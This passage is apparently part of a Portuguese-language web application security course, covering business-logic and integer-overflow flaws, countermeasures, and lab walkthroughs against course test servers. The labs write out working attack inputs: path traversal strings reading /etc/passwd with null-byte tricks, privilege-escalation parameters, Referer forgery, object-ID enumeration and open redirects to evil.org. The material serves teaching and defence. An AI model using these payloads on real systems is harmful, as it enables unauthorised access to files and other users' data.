- **Competição simulada de bolsa de valores** – o objetivo do desafio era apontar os participantes com as carteiras mais rentáveis, após dez rodadas de uma semana cada, os quais, além de concorrerem a dez mil dólares por vez, poderiam participar da final, que distribuía um prêmio de um milhão de dólares. O processo de compra de ações no jogo era composto por dois passos: o primeiro consistia na seleção de papéis e especificação de cotas e, o segundo, na confirmação ou desistência da transação. As vulnerabilidades apresentadas pelo simulador resumiam-se em permitir executar a segunda etapa, após o fechamento diário do mercado, e a manter o preço do momento da reserva. Com isso, vários pedidos podiam ser realizados, ao longo do dia, mas somente os papéis lucrativos seriam confirmados e adicionados à carteira.
- **Vinte e um** – neste jogo de cartas, também conhecido por blackjack, ganha aquele cuja soma das cartas chega mais próximo de vinte e um, sem, contudo, exceder este valor. Cada uma das figuras (dama, valete e reis) vale dez, o ás, um ou onze, conforme for mais conveniente, e as demais, o próprio número estampado. Nos cassinos, quando a carta aberta da mesa é um ás, um seguro opcional deve ser oferecido aos jogadores, para o caso de a outra carta valer dez. Em uma versão online do jogo, havia um atraso perceptível na oferta de segur, sempre que a carta fechada era favorável à mesa. Com essa informação adicional, os usuários conseguiam aumentar as chances de ganho monetário.

Como é possível observar pelos cenários apresentados, erros desse tipo decorrem da adoção de algumas premissas equivocadas, além de serem difíceis de detectar.



Nas próximas subseções, mais dois exemplos serão discutidos.

## Transferência de valor negativo

Considere-se uma aplicação bancária que permite ao usuário realizar transferências de valores entre contas, desde que haja saldo suficiente para a operação. Seja o código responsável por garantir essa regra de negócio o seguinte:

```
if ($amount > $balanceA) {
 $message = $prefix."Valor solicitado é maior que o saldo.";
 goto error;
}

$balanceA = $balanceA - $amount;
$balanceB = $balanceB + $amount;
```

Observe-se que, se um valor maior que o saldo for solicitado, uma mensagem de erro é definida e nenhuma transferência é realizada. Caso contrário, o montante é subtraído da conta original (\$balanceA) e somado à conta destino (\$balanceB). Após realizar diversos testes que reforçaram a correção do caso de uso, a equipe liberou a funcionalidade para produção. Porém, ataques nunca ocorrem seguindo-se casos documentados, mas, sim, fluxos inesperados de execução. Com isto em mente, o que acontece se o cliente fornecer um valor negativo para transferência? Analisando o código, novamente, percebe-se que isso não seria barrado pelo “if”, pois qualquer número negativo é menor que um positivo. Como resultado, ao contrário do esperado, o valor é creditado à conta de origem e debitado da outra. A causa raiz da vulnerabilidade, neste cenário, resume-se na validação incorreta de entrada, a qual não pode ser negativa.

## Empréstimo acima do limite


Antes de descrever este cenário, é necessário relembrar como é a representação de números inteiros em sistemas computacionais. O esquema mais utilizado é chamado de complemento de dois, o qual, considerando-se números de  $n$  bits, calcula um valor negativo  $x$ , por meio da fórmula  $2^n - x$ . Como o total de valores que podem ser representados por  $n$  bits é sempre par, e um intervalo simétrico de inteiros, devido ao zero, contém um número ímpar de elementos, a faixa resultante de representação é assimétrica. Por convenção, adota-se que o lado negativo deve ser sempre o maior, e, assim, números de  $n$  bits podem assumir valores de  $-2^{n-1}$  a  $2^{n-1}-1$ .

Um fato imediato que pode ser constatado é que nem sempre o resultado de algumas operações caberá na mesma quantidade de bits. Por exemplo, considere-se  $n=8$ , o que permite representar inteiros de -128 a 127. Neste cenário, as seguintes expressões ilustram casos que resultam em valores fora da faixa permitida:

- $100 + 30$ .
- $-100 - 30$ .

- $-(-128)$ .
- $100 * 2$ .
- $-128 / -1$ .

Esta situação, chamada de extravasamento de inteiro, não gera um erro de execução, mas, sim, um resultado inconsistente, que acaba introduzindo vulnerabilidades em um sistema. De modo geral, o valor obtido com essas operações consiste na representação binária do inteiro esperado, porém, truncado com  $n$  bits.



**Figura 8.14**  
Extravasamento de inteiro: (a)  $100 + 30$ .  
(b)  $100 * 2$ .  
(c)  $100 * 8$ .

Considere-se, agora, outra aplicação bancária que concede um limite de crédito, para cada cliente, e que o empréstimo pode ser feito por meio de uma aplicação web. Para evitar que um valor maior que o permitido seja solicitado, o seguinte trecho de código é executado:

```
if (limiteUsado + valorEmprestimo <= limiteMaximo) {
 // Concede o empréstimo
 valorConta = valorConta + valorEmprestimo;
} else {
 // Exibe mensagem de erro
}
```

Note-se nesse cenário que, diferentemente do exemplo da seção anterior, não adianta fornecer um valor de empréstimo negativo, pois isso resultaria na diminuição do montante em conta, ao invés do que se quer obter. Por outro lado, se o valor solicitado somado ao limite já usado for maior que o disponibilizado, a transação é impedida e uma mensagem de erro, exibida. Como um usuário malicioso poderia, então, subverter o controle instalado?

Para ilustrar o ataque, assumamos que “limiteUsado”, “valorEmprestimo” e “limiteMaximo” sejam inteiros de 16 bits, que armazenam, respectivamente, 8000, 0 e 10000, e que “valorConta” é um inteiro de 32 bits, contendo 0. Sabendo do problema de extravasamento de inteiros, um usuário malicioso pode fornecer, para “valorEmprestimo”, o número 30000, que extrapola o limite de crédito concedido, mas faz a expressão “limiteUsado + valorEmprestimo <= limiteMaximo” ser avaliada como “-27536 <= 10000”, ou seja, verdadeira. Isso ocorre porque números sinalizados de 16 bits não podem representar o valor 38000.

A solução para o problema consiste em, antes de realizar operações que possam resultar em extravasamento de inteiros, converter os operandos para um tipo maior e só então efetuar o cálculo e tomar decisões.

## Exercício de fixação 3

### Ferramentas automatizadas

Ferramentas automatizadas são capazes de detectar falhas na lógica de negócio? Justifique sua resposta.

## Contramedidas

As seguintes contramedidas devem ser adotadas, para evitar a ocorrência das vulnerabilidades que afetam o mecanismo de autorização e a lógica de negócio da aplicação (Stuttard e Pinto, 2007; Meucci *et al.*, 2008):

- O mecanismo de autorização deve ser invocado, imediatamente antes de uma operação ser realizada, respeitando-se os requisitos de um monitor de referências.
- Nunca use o cabeçalho HTTP Referer para controlar o acesso às páginas da aplicação, pois ele pode facilmente ser forjado pelo usuário.
- Identificadores internos de objetos, como chaves primárias de tabelas em bancos de dados, por exemplo, não devem ser expostos aos usuários. Em vez disso, índices indiretos, gerados de maneira aleatória, devem ser empregados e armazenados no objeto de sessão de cada usuário, considerando que já tenha sido autenticado.
- Não use o servidor web para fornecer, diretamente, recursos estáticos que sejam sensíveis. Em vez disso, crie um monitor de referências, que seja invocado, sempre que um usuário do sistema tentar acessá-los.
- Restrinja o acesso a funções administrativas somente a algumas máquinas do parque computacional.
- Tome as decisões relacionadas a controle de acesso sempre no lado servidor da aplicação.
- Quando a aplicação precisar manipular arquivos especificados por usuários:
  - ▣ Valide o nome de arquivo fornecido pelo usuário, por meio de técnicas de lista branca. Isso impedirá que caracteres para percurso de caminho sejam utilizados.
  - ▣ Garanta que todo arquivo manipulado esteja dentro do diretório alocado para esse propósito.
  - ▣ Considere executar a aplicação dentro de um **chroot**.
  - ▣ Utilize funções que sejam binariamente seguras, isto é, que não atribuam semântica especial para alguns caracteres, como o nulo, por exemplo.
- Sempre que possível, utilize links diretos para os diversos recursos, em vez de uma página de redirecionamento.
- Quando o redirecionamento for necessário:
  - ▣ Verifique se a URL do recurso de destino pertence a uma lista de valores permitidos.
  - ▣ Não defina a URL do recurso de destino com base em dados que sejam controlados por usuários.



### chroot

Consiste em uma funcionalidade provida por alguns sistemas operacionais, que permite fazer com que um subdiretório seja visto, por um processo e seus filhos, como sendo a raiz do sistema de arquivos.



- ▣ Se em algum caso muito especial for necessário usar dados fornecidos por usuários, para definição da URL do recurso de destino, adicione no início dela o protocolo e o nome de domínio esperados, com uma barra ("/") no final. Além disso, aplique a técnica de lista branca, para validar o parâmetro a ser concatenado.
- Use mecanismos de sincronização quando manipular dados compartilhados, como arquivos ou registros de bancos de dados, por exemplo.
- Utilize casos de abuso para identificar vulnerabilidades na lógica de negócio da aplicação.







# Roteiro de Atividades 8

## Atividade 1 – Acesso direto a recursos

---

Esta atividade tem por objetivo ilustrar as diversas técnicas que podem ser usadas para acesso direto a recursos. Para iniciá-la, carregue as máquinas virtuais do aluno e do servidor (Fedora) e execute o roteiro na primeira delas.

### Acesso direto a páginas

O objetivo deste exercício é estudar ataques de acesso direto a páginas do sistema, contornando o mecanismo de autorização.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://bac.esr.rnp.br/>
3. Digite “guest” e “guest” nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.
4. Anote a URL do link para a caixa de mensagens e, em seguida, clique nele.
5. Clique em *Encerrar sessão*.
6. Digite “esruser” e “esruser” nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.
7. Anote as URLs dos links exibidos.
8. Clique em *Caixa de mensagens*.
9. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
10. Clique em *Visualizar arquivos*.
11. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
12. Clique em *Operação não privilegiada*.
13. Clique em *Encerrar sessão*.
14. Digite “admin” e “admin” nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.
15. Anote as URLs dos links exibidos.
16. Clique em *Caixa de mensagens*.
17. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
18. Clique em *Função Administrativa #1*.
19. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
20. Clique em *Visualizar arquivos*.
21. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
22. Clique em *Função Administrativa #2*.
23. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
24. Clique em *Operação não privilegiada*.
25. Clique em *Encerrar sessão*.



26. Digite a seguinte URL na barra de endereços e clique no botão verde:

```
http://bssac.esr.rnp.br/oper2.php
```

27. O acesso foi permitido? Clique em *Retornar à página de login*.

28. Digite a seguinte URL na barra de endereços e clique no botão verde:

```
http://bssac.esr.rnp.br/oper5.php
```

29. O acesso foi permitido? Clique em *Retornar à página de login*.

30. Digite "guest" e "guest" nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.

31. Digite a seguinte URL na barra de endereços e clique no botão verde:

```
http://bssac.esr.rnp.br/oper2.php
```

32. O que acontece?

---

33. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.

34. Digite a seguinte URL na barra de endereços e clique no botão verde:

```
http://bssac.esr.rnp.br/oper5.php
```

35. O que acontece?

---

36. Clique em *Encerrar sessão*.

### Uso do cabeçalho HTTP Referer

Neste exercício, ficará claro por que o uso do cabeçalho HTTP Referer não serve para controlar o acesso a páginas da aplicação.

37. Acesse <http://bssac.esr.rnp.br/admin/>

38. Digite "guest" e "guest" nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.

39. Clique em *Retornar à página de login*.

40. Digite "admin" e "admin" nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.

41. Acesse o menu *Tools* e selecione *Tamper Data*.

42. Retorne ao Firefox e clique em *Caixa de mensagens*.

43. Acesse a janela do Tamper Data e clique na primeira requisição.

44. Observe o valor do cabeçalho Referer, na parte inferior do lado esquerdo da janela.

45. Retorne ao Firefox e pressione *Alt* + [Seta para esquerda], para voltar à página anterior.

46. Clique em *Função Administrativa #1*.

47. Volte à janela do Tamper Data e clique na requisição cuja URL contém "oper2.php".

48. Anote o valor do cabeçalho *Referer*.

49. Retorne ao Firefox e clique em *Encerrar sessão*.

50. Digite a seguinte URL na barra de endereços e clique no botão verde:

```
http://bssac.esr.rnp.br/admin/oper2.php
```

51. O que acontece?

---

52. Clique em *Retornar à página de login*.

53. Digite a seguinte URL na barra de endereços e clique no botão verde:

```
http://bssac.esr.rnp.br/
```

54. Digite "guest" e "guest" nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.

55. Digite a seguinte URL na barra de endereços e clique no botão verde:

```
http://bssac.esr.rnp.br/admin/oper2.php
```

56. Foi possível acessar a página?

---

57. Na janela do Tamper Data, clique em *Start Tamper*.

58. No Firefox, clique no ícone para recarregar a página.

59. Clique em *Tamper*, na janela que aparece.

60. Clique com o botão direito na parte esquerda da janela e, em seguida, em *Add element*.

61. Digite "Referer" e clique em *Ok*.

62. Substitua o valor de "Referer" para http://bssac.esr.rnp.br/admin/menu.php e clique em *Ok*.

63. Foi possível acessar a funcionalidade?

---

64. Clique em *Encerrar sessão*.

65. Na janela que aparece, desmarque *Continue Tampering?* e clique em *Submit*.

66. Feche a janela do Tamper Data.

### Acesso direto a objetos

O foco deste exercício é ilustrar como objetos de outros usuários podem ser acessados quando se tem permissão de uso da funcionalidade e o mecanismo de autorização é vulnerável.

67. Retorne ao Firefox.

68. Acesse http://bssac.esr.rnp.br/

69. Digite "guest" e "guest" nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.

70. Clique no link *Caixa de mensagens*.

71. Clique na mensagem *M#1* para visualizá-la.

72. Observe a barra de endereços do navegador web.

73. Clique em *Encerrar sessão*.

74. Forneça "esruser" e "esruser" para os campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.

75. Clique em *Caixa de mensagens*.
76. Clique na mensagem *M#1* para visualizá-la.
77. Observe a barra de endereços do navegador web.
78. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
79. Clique na mensagem *M#2* para visualizá-la.
80. Observe a barra de endereços do navegador web.
81. Clique em *Encerrar sessão*.
82. Digite a seguinte URL na barra de endereços do navegador e clique na seta verde:

```
http://bssac.esr.rnp.br/view.php?mid=3
```

83. O que acontece?
- 

84. Clique em *Retornar à página de login*. Digite "guest" e "guest" nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.

85. Digite a seguinte URL na barra de endereços do navegador e clique na seta verde:

```
http://bssac.esr.rnp.br/view.php?mid=1
```

86. Foi possível ver a mensagem de outro usuário?
87. Repita o Passo 86, variando o valor do parâmetro "mid" de 2 a 8.
88. Clique em *Encerrar sessão*.

### Acesso direto a recursos estáticos

Nesta parte da atividade, são vistos ataques de acesso direto a recursos estáticos.

89. Digite "admin" e "admin" nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.
90. Clique em *Visualizar arquivos*.
91. Anote as URLs dos links apresentados.
92. Clique em *echo.txt*.
93. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
94. Clique em *Encerrar sessão*.
95. Digite a seguinte URL na barra de endereços do navegador e clique na seta verde:

```
http://bssac.esr.rnp.br/files/cat.txt
```

96. Foi possível acessar o arquivo, mesmo não estando autenticado? Explique por que isso é possível.
- 
- 
- 

97. Tente acessar as demais URLs anotadas no Passo 91.
98. Encerre o Firefox.

## Atividade 2 – Controle de acesso no lado cliente da aplicação

---

Confiar em controles que são executados no lado cliente da aplicação é uma prática ruim de segurança, pois podem ser facilmente violados por usuários maliciosos. O propósito desta atividade é ilustrar alguns cenários em que essa vulnerabilidade está presente e os testes que podem ser efetuados para identificá-la. Os exercícios devem ser realizados na máquina virtual do aluno e recomenda-se que se imagine o meio de resolvê-los antes de seguir o roteiro fornecido.

### Autorização no lado cliente da aplicação

Esta parte do exercício aborda uma aplicação que realiza o processo de autorização com código Javascript, a partir de uma matriz de controle de acesso obtida no servidor.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://bcsac.esr.rnp.br/js/>
3. Digite “guest” e “guest” nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.
4. Passe o mouse sobre os links e veja a URL de cada um deles.
5. Clique em *Caixa de mensagens* e veja a URL na barra de endereços.
6. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
7. Clique em *Função Administrativa #1*. O que acontece?  

---

---
8. Clique em *Ok*.
9. Clique em *Visualizar arquivos*. O que acontece?  

---

---
10. Clique em *Ok*.
11. Pressione *Ctrl* + *U* para visualizar o código HTML.
12. Analise o código Javascript e os formatos dos links.
13. Feche a janela de código HTML.
14. No Firefox, clique em *Encerrar sessão*.
15. Digite “admin” e “admin” nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.
16. Passe o mouse sobre os links e veja a URL de cada um deles.
17. Clique em *Função Administrativa #1* e veja a URL na barra de endereços.
18. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
19. Clique em *Visualizar arquivos* e veja a URL na barra de endereços.
20. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
21. Pressione *Ctrl* + *U* para visualizar o código HTML.
22. Analise o código Javascript e os formatos dos links. O que difere do visto no Passo 12?  

---

23. Feche a janela de código HTML.

24. No Firefox, clique em *Encerrar sessão*.

25. Digite a seguinte URL na barra de endereços do navegador e clique na seta verde:

```
http://bcsac.esr.rnp.br/js/oper2.php
```

26. O que acontece?

---

27. Clique em *Retornar à página de login*.

28. Digite "guest" e "guest" nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.

29. Digite a seguinte URL na barra de endereços do navegador e clique na seta verde:

```
http://bcsac.esr.rnp.br/js/oper2.php
```

30. O acesso foi concedido? Onde se encontra a falha?

---

31. Clique em *Encerrar sessão*.

### Manutenção de perfil no lado cliente da aplicação

O objetivo deste exercício consiste em violar aplicações que mantêm o perfil de acesso do usuário, no lado cliente da aplicação.

32. Acesse <http://bcsac.esr.rnp.br/>

33. Digite "esruser" e "esruser" nos campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.

34. Passe o mouse sobre os links e veja a URL de cada um deles. O que chama a atenção?

---

35. Clique em *Caixa de mensagens*.

36. Passe o mouse sobre os links e veja a URL de cada um deles. Existe uma diferença fundamental entre essas URLs e as do Passo 34, do ponto de vista de um ataque. Qual é?

---

37. Altere a URL na barra de endereços do navegador, adicionando as entradas abaixo, uma por vez, e clicando na seta verde a cada iteração:

```
&adm=Y
&adm=S
&adm=true
&admin=Y
&admin=S
&admin=true
&root=Y
&root=S
&root=true
```



38. Foi possível obter acesso mais privilegiado?

---

39. Altere a barra de endereços para a URL abaixo e clique na seta verde:

```
http://bcsac.esr.rnp.br/oper1.php?uid=admin
```

40. O que aconteceu?

---

41. Clique em *M#1 de admin*. Foi possível ler a mensagem?

---

42. Acesse o WebGoat clicando no ícone na barra de atalhos.

43. Forneça "guest" e "guest" como credenciais e clique em *Ok*.

44. Clique em *Start WebGoat*.

45. Clique em *Admin Functions* e observe as funções disponíveis.

46. Clique em *Access Control Flaws* e, em seguida, em *Remote Admin Access*.

47. Repita o Passo 37, mas, adicionalmente, clique em *Admin Functions*, a cada interação, para ver se o ataque foi bem-sucedido.

48. Com que parâmetro a interface administrativa é liberada?

---

49. Encerre o Firefox.

### Proteção de referências a objetos

Neste exercício, serão estudadas abordagens inseguras utilizadas na proteção de referências a objetos internos da aplicação.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.

2. Acesse <http://refp.esr.rnp.br/>

3. Clique no link para a RFC 2616.

4. Observe a URL na barra de endereços e os valores dos parâmetros "f" e "t".

5. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.

6. Clique no link para a RFC 2617.

7. Observe a URL na barra de endereços e os valores dos parâmetros "f" e "t". Que esquema de proteção é utilizado?

---

8. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.

9. Clique no link para a RFC 2821.

10. Observe a URL na barra de endereços e os valores dos parâmetros "f" e "t". Que esquema de proteção é utilizado?

11. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.

12. Clique no link para a RFC 959.

13. Observe a URL na barra de endereços e os valores dos parâmetros “f” e “t”.  
Que esquema de proteção é utilizado?

---

14. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
15. Suponha a existência do arquivo “ylonen.2006.txt”. Como seria a URL para acessá-lo, quando o parâmetro t = 0? Tente visualizar o arquivo, no Firefox.
16. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
17. Repita o passo 15, para t = 1. Empregue o utilitário “rev”, se necessário.
18. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
19. Repita o passo 15 para t = 2. Empregue o utilitário “base64”, se necessário, e cuidado com caracteres de final de linha.
20. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
21. Repita o passo 15 para t = 3.
22. Encerre o Firefox.

### Atividade 3 – Percurso de caminho

---

Aplicações que manipulam arquivos selecionados pelo usuário podem ser vulneráveis a ataques de percurso de caminho, que é o tema da presente atividade. Os roteiros devem ser executados na máquina virtual do aluno e recomenda-se que a estratégia de exploração seja traçada antes de se ver a solução.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://path.esr.rnp.br/>
3. Passe o mouse sobre os links e observe atentamente as URLs, na barra de estado.  
O que chama a atenção para um possível ataque?
4. Clique no link para a RFC 2616 e observe a barra de endereços do navegador web.
5. Altere, na barra de endereços, o valor do parâmetro “f” para o seguinte:

```
..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
```

6. O ataque de percurso de caminho funciona?
- 
- 

7. Repita o Passo 5, mas usando o valor a seguir:

```
fielding.1999.txt%00abcdef
```

8. O arquivo original foi exibido normalmente? Justifique o resultado.
- 

9. Repita o Passo 5, mas usando o valor abaixo, para ver o código fonte de “view.php”:

```
..%2Fview.php
```

10. Acesse <http://path.esr.rnp.br/index2.php>
11. Passe o mouse sobre os links e observe atentamente as URLs na barra de estado.  
O que mudou em relação ao cenário anterior?

---

12. Clique no link para a RFC 2616 e observe a barra de endereços do navegador web.
13. Altere, na barra de endereços, o valor do parâmetro “f” para o seguinte:  

```
..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
```
14. O ataque funcionou? Qual seria o motivo do resultado obtido?

---

15. Repita o Passo 13, mas adicionando um caractere nulo codificado (%00) ao final do valor.
16. O que aconteceu agora? Justifique o resultado.

---

17. Encerre o Firefox.

#### Atividade 4 – Redirecionamento não validado

---

Esta atividade apresenta o problema de redirecionamento não validado, o qual favorece ataques de phishing. Execute o roteiro na máquina virtual de aluno e procure descobrir os passos, antes de ler os fornecidos.

1. Inicie o WebScarab, presente no menu *Aplicativos\Curso – Ferramentas*.
2. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
3. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione o WebScarab.
4. Acesse <http://redir.esr.rnp.br/>
5. Clique em *Redirecionamento HTTP temporário*.
6. No WebScarab, verifique as requisições realizadas e as respostas fornecidas.
7. Retorne ao Firefox e pressione *Alt + [Seta para esquerda]*, para voltar à página anterior.
8. Clique em *Redirecionamento HTTP permanente*.
9. No WebScarab, verifique as requisições realizadas e as respostas fornecidas.
10. Retorne ao Firefox e pressione *Alt + [Seta para esquerda]*, para voltar à página anterior.
11. Clique em *Redirecionamento por meio de meta-tag “Refresh”*.
12. No WebScarab, verifique as requisições realizadas e as respostas fornecidas.
13. Retorne ao Firefox e pressione *Alt + [Seta para esquerda]*, para voltar à página anterior.
14. Clique em *Redirecionamento por meio de Javascript*.
15. No WebScarab, verifique as requisições realizadas e as respostas fornecidas.
16. Retorne ao Firefox e pressione *Alt + [Seta para esquerda]*, para voltar à página anterior.
17. Clique em *Redirecionamento por meio de .htaccess*.
18. No WebScarab, verifique as requisições realizadas e as respostas fornecidas.

19. Retorne ao Firefox e pressione *Alt* + [Seta para esquerda], para voltar à página anterior.
20. Clique em *Redirecionamento não validado #1*.
21. No WebScarab, verifique as requisições realizadas e as respostas fornecidas.  
Que parâmetro foi passado e com que valor?
- 

22. Retorne ao Firefox e pressione *Alt* + [Seta para esquerda], para voltar à página anterior.
23. Clique com o botão direito sobre *Redirecionamento não validado #1* e selecione *Copy Link Location*.
24. Selecione a barra de endereços e cole a URL, pressionando *Ctrl* + *V*.
25. Altere o valor do parâmetro "url" para http://www.evil.org e clique na seta verde.
26. A aplicação é vulnerável a redirecionamento não validado?
- 

27. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
28. Clique em *Redirecionamento não validado #2*.
29. No WebScarab, verifique as requisições realizadas e as respostas fornecidas.  
Que parâmetro foi passado e com que valor?
- 

30. Retorne ao Firefox e pressione *Alt* + [Seta para esquerda], para voltar à página anterior.
31. Clique com o botão direito sobre *Redirecionamento não validado #2* e selecione *Copy Link Location*.
32. Selecione a barra de endereços e cole a URL, pressionando *Ctrl* + *V*.
33. Altere o valor do parâmetro "target" para ".evil.org" e clique na seta verde.
34. A aplicação é vulnerável a redirecionamento não validado?
- 

35. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
36. Clique em *Redirecionamento não validado #3*.
37. No WebScarab, verifique as requisições realizadas e as respostas fornecidas.  
Que parâmetro foi passado e com que valor?
- 

38. Retorne ao Firefox e pressione *Alt* + [Seta para esquerda], para voltar à página anterior.
39. Clique com o botão direito sobre *Redirecionamento não validado #3* e selecione *Copy Link Location*.
40. Selecione a barra de endereços e cole a URL, pressionando *Ctrl* + *V*.
41. Observe atentamente a URL e as partes que a compõem.
42. Altere o valor do parâmetro "url" para http://www.evil.org e clique na seta verde.
43. O ataque funcionou? Procure explicar o resultado.
-

44. Altere o valor do parâmetro "url" para <http://www.evil.org/?u=http://redir.esr.rnp.br/> e clique na seta verde.
45. E agora? O ataque funcionou?
- 
46. Clique no Multiproxy Switch, na barra de estado, e selecione *None*.
47. Encerre o WebScarab.
48. Encerre o Firefox.
49. Inicie o Google Chrome, presente no menu *Aplicativos\Internet*.
50. Acesse <http://redir.esr.rnp.br/>.
51. Clique em *Redirecionamento por meio de meta-tag Refresh* e espere ser redirecionado.
52. Clique no botão *Retornar*. O que acontece?
- 

53. Encerre o Google Chrome.

### Atividade 5 – Condições de corrida

---

O objetivo desta atividade é ilustrar o que pode ocorrer quando uma condição de corrida é explorada, e a dificuldade de se executar ataques desse tipo. O roteiro abaixo deve ser seguido na máquina virtual do aluno, após traçada a estratégia de exploração.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse o WebGoat, a partir da barra de atalhos.
3. Autentique-se com as credenciais "guest" e "guest".
4. Clique em *Start WebGoat*.
5. No menu presente no lado esquerdo, clique em *Concurrency* e, em seguida, em *Thread Safety Problems*.
6. Leia a descrição do exercício fornecida.
7. Digite "jeff" em *Enter user name*.
8. Inicie o Google Chrome, presente no menu *Aplicativos\Internet*.
9. Acesse o WebGoat, digitando <http://webgoat.esr.rnp.br:8080/webgoat/attack> na barra de endereços.
10. Autentique-se com as credenciais "guest" e "guest".
11. Clique em *Start WebGoat*.
12. No menu presente no lado esquerdo, clique em *Concurrency* e, em seguida, em *Thread Safety Problems*.
13. Digite "dave" em *Enter user name*.
14. Retorne ao Firefox e clique em *Submit*.
15. Retorne rapidamente ao Google Chrome e clique em *Submit*.

16. Compare as informações exibidas nos dois navegadores e veja se são do mesmo usuário.  
Em caso positivo, o ataque foi efetuado com sucesso. Se não, repita o processo até conseguir.
17. Encerre o Firefox.
18. Encerre o Google Chrome.

## Atividade 6 – Vulnerabilidades na lógica de negócio

---

Nesta atividade, dois cenários de lógica de negócio vulnerável serão estudados e explorados. Execute o roteiro na máquina virtual do aluno e procure quebrar as aplicações, por iniciativa própria, antes de acompanhar os passos disponibilizados.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://blogic.esr.rnp.br/>. Digite “100” no campo *Valor da transferência* e clique em *Transferir*.
3. Repita o passo 3, mas digitando “2000” no campo *Valor da transferência*.
4. Digite “-400” no campo *Valor da transferência* e clique em *Transferir*. O que acontece?
- \_\_\_\_\_
5. Repita o Passo 5. Foi possível realizar mais essa transferência?
- \_\_\_\_\_
6. Acesse <http://blogic.esr.rnp.br:8080/overflow/> Digite “500” no campo *Valor do empréstimo* e clique em *Emprestar*.
7. O que acontece?
- \_\_\_\_\_
8. Repita o Passo 8, mas com o valor “12000” em vez de “500”.
9. Foi possível emprestar o montante especificado?
- \_\_\_\_\_
10. Repita o Passo 8, agora, com o valor “9500”.
11. Tente emprestar “30000”, para causar um possível extravasamento de inteiro.  
O ataque foi bem-sucedido?
- \_\_\_\_\_
12. Olhe a barra de endereços do navegador e identifique a tecnologia utilizada pela aplicação.
13. Abra uma nova janela do Firefox, e procure na internet os tipos primitivos de Java.
14. Anote os maiores valores permitidos para os tipos “int” e “long”.
15. Retorne à aplicação e tente efetuar um empréstimo com o maior “int”, anotado no passo anterior.
16. O ataque foi bem-sucedido?
- \_\_\_\_\_
17. Encerre o Firefox.

# Bibliografia 8

- ANDERSON, James P. *Computer Security technology planning study*. Relatório Técnico ESD-TR-73-51, Air Force Electronic Systems Division, 1972.
- BISHOP, Matt. *Race Conditions, Files, and Security Flaws; or the Tortoise and the Hare Redux*. Technical Report CSE-95-9, Dept. of Computer Science, University of California at Davis, Davis, CA 95616-8562, 1995.
- GROSSMAN, Jeremiah. *Seven Business Logic Flaws That Put Your Website At Risk*. WhiteHat Security Whitepaper, 2007.
- HOWARD, Michael, LEBLANC, David e VIEGA, John. *19 Deadly Sins of Software Security – Programming Flaws and How to Fix Them*. McGraw-Hill/Osborne, 2005.
- MEUCCI, Matteo *et al.* OWASP testing guide v3.0. OWASP, 2008.
- NETZER, Robert H. B. e MILLER, Barton P. *What are Race Conditions? - Some Issues and Formalizations*. ACM Letters on Programming Languages and Systems, Volume 1, 1992.
- PALEARI, Roberto; MARRONE, Davide; BRUSCHI, Danilo e MONGA, Matia. *On Race Vulnerabilities in Web Applications*. In: DIMVA '08 Proceedings of the 5th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment, Lecture Notes in Computer Science, Volume 5137, Springer-Verlag, 2008.
- STUTTARD, Dafydd e PINTO, Marcus. *The Web Application Hacker's Handbook*. Wiley Publishing, Inc., 2007.





# 9

## Mecanismos criptográficos

### objetivos

